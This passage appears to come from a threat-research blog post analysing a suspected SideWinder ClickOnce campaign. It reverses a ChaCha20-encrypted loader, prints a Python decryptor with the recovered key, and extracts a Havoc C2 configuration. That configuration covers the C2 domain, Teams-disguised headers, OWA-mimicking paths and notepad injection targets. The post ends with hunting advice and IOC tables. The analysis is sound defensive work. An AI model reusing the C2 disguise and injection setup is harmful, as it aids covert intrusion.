
The sub_180001000 in mscorsvc.dll contains an implementation of ChaCha20. The presence of the constant expand 32-byte k immediately points to the standard ChaCha20 state initialization.
The sub_180001240 is the ChaCha20 block function which runs 10 iterations of the double-round, using __ROR4__ with the standard rotation constants (16, 12, 8, 7), operating on a 4×4 matrix of 32-bit words, with an SSE2-accelerated final addition.
1v55 = 10;
2do {
3    // column rounds
4    v48 = __ROR4__(v10 ^ (v6 + state[0]), 16);
5    // ... diagonal rounds ...
6    --v55;
7} while (v55);
8(Salsa20/ChaCha20 finalization)
9v33 = _mm_add_epi32(_mm_loadu_si128(a1), v40);
__ROR4__ rotation constants and _mm_add_epi32 finalizationThe key and nonce are embedded in the .rdata section of mscorsvc.dll:
| Parameter | Location (RVA) | Value |
|---|---|---|
| Key (32 bytes) | 0x2000 (symbol: byte_180002000) | 63db5c3525587be3f1acf9577962b3a9 2dcda716d4c01eedd20a6fd229a8f15e |
| Nonce (12 bytes) | 0x2020 (symbol: byte_180002020) | 7a8e099dfe28477d758e72ee |
| Counter | hardcoded | 0 |
Decryption with the following Python script:
1import struct
2
3def rotate_left(v, n):
4    return ((v << n) | (v >> (32 - n))) & 0xFFFFFFFF
5
6def quarter_round(a, b, c, d):
7    a = (a + b) & 0xFFFFFFFF; d ^= a; d = rotate_left(d, 16)
8    c = (c + d) & 0xFFFFFFFF; b ^= c; b = rotate_left(b, 12)
9    a = (a + b) & 0xFFFFFFFF; d ^= a; d = rotate_left(d,  8)
10    c = (c + d) & 0xFFFFFFFF; b ^= c; b = rotate_left(b,  7)
11    return a, b, c, d
12
13def chacha20_block(key, nonce, counter):
14    # state layout: [constant(4)] [key(8)] [counter(1)] [nonce(3)]
15    const       = [0x61707865, 0x3320646e, 0x79622d32, 0x6b206574]
16    key_words   = list(struct.unpack('<8I', key))
17    nonce_words = list(struct.unpack('<3I', nonce))
18    state       = const + key_words + [counter] + nonce_words  # 16 words
19
20    w = state[:]  # working copy
21
22    for _ in range(10):  # 10 double-rounds
23        # column rounds
24        w[0],w[4],w[8], w[12] = quarter_round(w[0],w[4],w[8], w[12])
25        w[1],w[5],w[9], w[13] = quarter_round(w[1],w[5],w[9], w[13])
26        w[2],w[6],w[10],w[14] = quarter_round(w[2],w[6],w[10],w[14])
27        w[3],w[7],w[11],w[15] = quarter_round(w[3],w[7],w[11],w[15])
28        # diagonal rounds
29        w[0],w[5],w[10],w[15] = quarter_round(w[0],w[5],w[10],w[15])
30        w[1],w[6],w[11],w[12] = quarter_round(w[1],w[6],w[11],w[12])
31        w[2],w[7],w[8], w[13] = quarter_round(w[2],w[7],w[8], w[13])
32        w[3],w[4],w[9], w[14] = quarter_round(w[3],w[4],w[9], w[14])
33
34    # add working state back to original state (ChaCha20 finalisation)
35    output = [(w[i] + state[i]) & 0xFFFFFFFF for i in range(16)]
36    return struct.pack('<16I', *output)
37
38def chacha20_decrypt(ciphertext, key, nonce):
39    """XOR ciphertext with ChaCha20 keystream, counter starting at 0."""
40    out = bytearray()
41    for i in range(0, len(ciphertext), 64):
42        block = chacha20_block(key, nonce, counter=i // 64)
43        chunk = ciphertext[i : i + 64]
44        out  += bytes(a ^ b for a, b in zip(chunk, block))
45    return bytes(out)
46
47KEY   = bytes.fromhex("63db5c3525587be3f1acf9577962b3a9"
48                      "2dcda716d4c01eedd20a6fd229a8f15e")
49NONCE = bytes.fromhex("7a8e099dfe28477d758e72ee")
50
51with open("win.ini", "rb") as f:
52    ciphertext = f.read()
53
54print(f"[+] Read {len(ciphertext):,} bytes from win.ini")
55
56plaintext = chacha20_decrypt(ciphertext, KEY, NONCE)
57
58with open("win.ini.decrypted", "wb") as f:
59    f.write(plaintext)
60
61print(f"[+] Decrypted {len(plaintext):,} bytes → win.ini.decrypted")
62print(f"[+] First 4 bytes: {plaintext[:4].hex()}  (MZ header expected at offset 954)")
After decryption, entropy drops from 7.998 to 6.17.

Analysis of Havoc Demon Implant
The Havoc demon configuration is embedded as wide strings (UTF-16LE) in the PE's .rdata section.

The embedded PE is a Havoc C2 framework demon, identified by the string demon.x64.dll and the export DllMain visible in the decrypted binary's string table:
-
C2: Themed as the National Telecommunication Corporation of Pakistan.
mail-ntcweb[.]gov-pk-6c8[.]workers[.]dev -
Traffic disguise: All C2 communication masquerades as Microsoft Teams traffic.
headerHost: teams.microsoft.com User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.360 -
C2 URI paths (Havoc HTTP listener): All paths mimic Microsoft Exchange Web Access (OWA) and OAuth 2.0 authentication endpoints, designed to appear as legitimate Microsoft 365 traffic in proxy or SIEM logs.
HTTP1/owa/open/inbox 2/OWA/outlook/mails 3/Accounts/Authenticationid=234rtgt543d 4/Login/country/us 5/mailbox/document/preview 6/oauth20/authentication/session=1 7/email/client_id=52SoI7ztmVIDxmZsgUk0b9wY7iQRWFU 8/cdn/user/cobrandid=ZkF5ZWg3Lb8lIIxaduL7cp 9/cflname=w0cBERWOuOtteSAA -
Injection targets:
RawC:\Windows\System32\notepad.exe C:\Windows\SysWOW64\notepad.exe
After decryption, the sub_1800019D0 changes the memory protection to executable and starts a thread at the beginning of the shellcode. The reflective loader then maps the embedded Havoc PE into memory.
Attribution to APT SideWinder
The activity analyzed in this research shows several overlaps with SideWinder tradecraft.
In October 2025, Trellix published research on SideWinder's ClickOnce campaign (opens in a new tab) documenting the use of fake Adobe Reader lures and ClickOnce applications. The campaign also targeted organizations in Pakistan and other South Asian countries.
A more recent report (opens in a new tab), published by 360 Threat Intelligence Centre describes a similar ClickOnce-based delivery chain involving decoy PDF documents and the download of malicious application components.
In addition to the ClickOnce overlap, the Pakistan-focused themes, repeated use of workers.dev infrastructure, and abuse of legitimate binaries through DLL sideloading provide further context for the suspected SideWinder attribution.
Recommendations
-
Monitor ClickOnce files: Investigate suspicious
.applicationand.exe.manifest filesdownloaded fromworkers.devdomains. -
Hunt for PerfWatson2.exe abuse: Flag
PerfWatson2.exerunning alongside an unexpected .config file, mswordpreviewer.dll, or walapi32.dll. -
Detect dfsvc.exe DLL hijacking: Investigate
dfsvc.exeloading mscorsvc.dll from its local directory, especially when the executable is a renamed copy of NGenTask.exe. -
Inspect suspicious win.ini files: Flag high-entropy or unusually large
win.inifiles accessed by mscorsvc.dll, as the sample uses it to store a ChaCha20-encrypted payload. -
Monitor VS Code Tunnel commands: Investigate executions containing tunnel user login --provider microsoft or tunnel service install, especially when the VS Code CLI is renamed to
chrome_update_new.exe. -
Hunt related infrastructure: Monitor connections to suspicious
workers.devsubdomains using Adobe or Pakistan government-themed naming patterns.
Conclusion
This investigation began with an infrastructure hunt using Hunt.io, which led to the discovery of two distinct ClickOnce-based malware delivery chains.
During investigation, I used IDA Pro, dnspy and Python to analyze the payloads and reconstruct their execution flow. The attacks highlights ClickOnce delivery, Adobe and Pakistan-themed infrastructure, the use of legitimate Microsoft binaries, DLL sideloading, and repeated use of workers.dev infrastructure.
The similarities to previously reported SideWinder activity, these overlaps support a suspected attribution to SideWinder.
Organizations should block the identified IOCs and monitor for suspicious ClickOnce deployments in their infrastructure.
Indicators of Compromise
Network
| Indicator | Role |
|---|---|
| mail-dgdp-gov[.]pk-files[.]workers[.]dev | |
| update-adobe-acrobatreader-kpt-gov.pk-uploads[.]workers[.]dev | |
| update-adobereader-2600121-kpt-gov.pk-uploads[.]workers[.]dev | |
| update-acrobatadobe-mail-pmad-gov.pk-uploads[.]workers[.]dev | Lure page (Edge redirect) |
| raliyac163[.]pythonanywhere[.]com | ClickOnce delivery host |
| weathered-cell-946d[.]acrobat-363[.]workers[.]dev | C2 / device-code exfiltration |
| vscode[.]download[.]prss[.]microsoft[.]com | VS Code CLI CDN (legitimate) |
| get-acrobatreader-adobe[.]com-software[.]workers[.]dev | ClickOnce delivery host |
| mail-ntcweb[.]gov-pk-6c8[.]workers.dev | Havoc C2 listener |
Files
| Filename | SHA-256 |
|---|---|
Adobe Acrobat Pro.application | a0854405581b76fb2fe17263c9dc1c64685113eea90f614ada3c7235e3f84f15 |
Adobe Acrobat Pro.exe.manifest | 8a0f37ce7ca83e9fc991ce0baeb7e25a765b4788ad48e430fe4fdb87c03594af |
PerfWatson2.exe | e5348d590e30b53a132a1d01a082d8ad9af13b833fb1bad8ecf4b1d78a802e15 |
mswordpreviewer.dll | 4ef00fd5f3011739274b049724458f44f04953a6d8324a96bfb0e7aa32362bd0 |
walapi32.dll | e982c23c0850d9dccef3d1cdb3256eaf3b5c33ddcb7b047e93f5fd45bea1f6a7 |
Adobe PDF Viewer.application | a0854405581b76fb2fe17263c9dc1c64685113eea90f614ada3c7235e3f84f15 |
Adobe PDF Viewer.exe.manifest | 8a0f37ce7ca83e9fc991ce0baeb7e25a765b4788ad48e430fe4fdb87c03594af |
dfsvc.exe | 63e0c69d9761745f85f3a744297e1d2ce3eec79d4f0f97b000e9f5aa915d161c |
mscorsvc.dll | c200be5f23f7365be965a6e34b2c43c19d891aa470379ea07ef39b02db28377b |
win.ini (encrypted) | 8628d4b8297bedf02744100f2df3fb5ab43535912789f85ba9a78232e30b2dcf |
win.ini (decrypted) | c1099c876670f36f75ec01d2c1b7984022fc24f53e60ba9347f6c7bd2fa501e4 |
| Embedded Havoc demon PE | 0d87ad58720c46dcf16c1b524991acbec15ff1f5dfefa14780ea4e706a5b7920 |
Key artifacts
| Artifact | Value |
|---|---|
XOR key (walapi32.dll, RVA 0x1D0058) | 5eaed1a54ace8e48d1df593ad8734fab e6380cc96ef4c2143d3c853044ce0c50 |
| Staged binary path | %USERPROFILE%\.chrome_cache\chrome_update_new.exe |
| Publisher cert | Gladinet, Inc. |
| ChaCha20 key | 63db5c3525587be3f1acf9577962b3a9 2dcda716d4c01eedd20a6fd229a8f15e |
| ChaCha20 nonce | 7a8e099dfe28477d758e72ee |
| Internal DLL name | noindsysdll.dll |
| Injection targets | C:\Windows\System32\notepad.exe C:\Windows\SysWOW64\notepad.exe |
Published by @volrant136
Related research
- Threat Research
From JBRJ to JUCEC: Exposed Infrastructure Reveals a Broad Brazilian Government Intrusion Campaign
Hunt.io Attack Capture identified three exposed directories on a Malaysian VPS containing tooling and evidence linked to multiple Brazilian public-sector targets. The recovered material reveals a confirmed compromise of Brazil's Jardim Botânico do Rio de Janeiro, an extensive intrusion toolkit targeting Ceará's state Board of Trade, credential and session harvesting, persistence mechanisms, and a staged Linux kernel privilege-escalation exploit.
34 minutes to read - Threat Research

One Host, Six Operations: How Two Open Directories Exposed a Multi-Target Campaign
Two open directories on a single Singapore host exposed the working files behind six separate operations. The recovered data shows a mix of LLM gateway fraud, government and military reconnaissance, credential spraying, SQL injection attempts, proxy infrastructure, and a confirmed compromise of a Mexican web application.
20 minutes to read - Threat Research
Nigerian and Kenyan Government Portals Targeted by Suspected Chinese-Speaking Operator in Multi-Stage Credential Harvesting Campaign
An exposed server uncovered a collection of scripts, credentials, session artifacts, and exploitation tooling targeting government portals across several countries. This investigation traces the infrastructure from DeHashed searches and WordPress testing to Java deserialization payloads and a Telegram-controlled automation framework.
17 minutes to read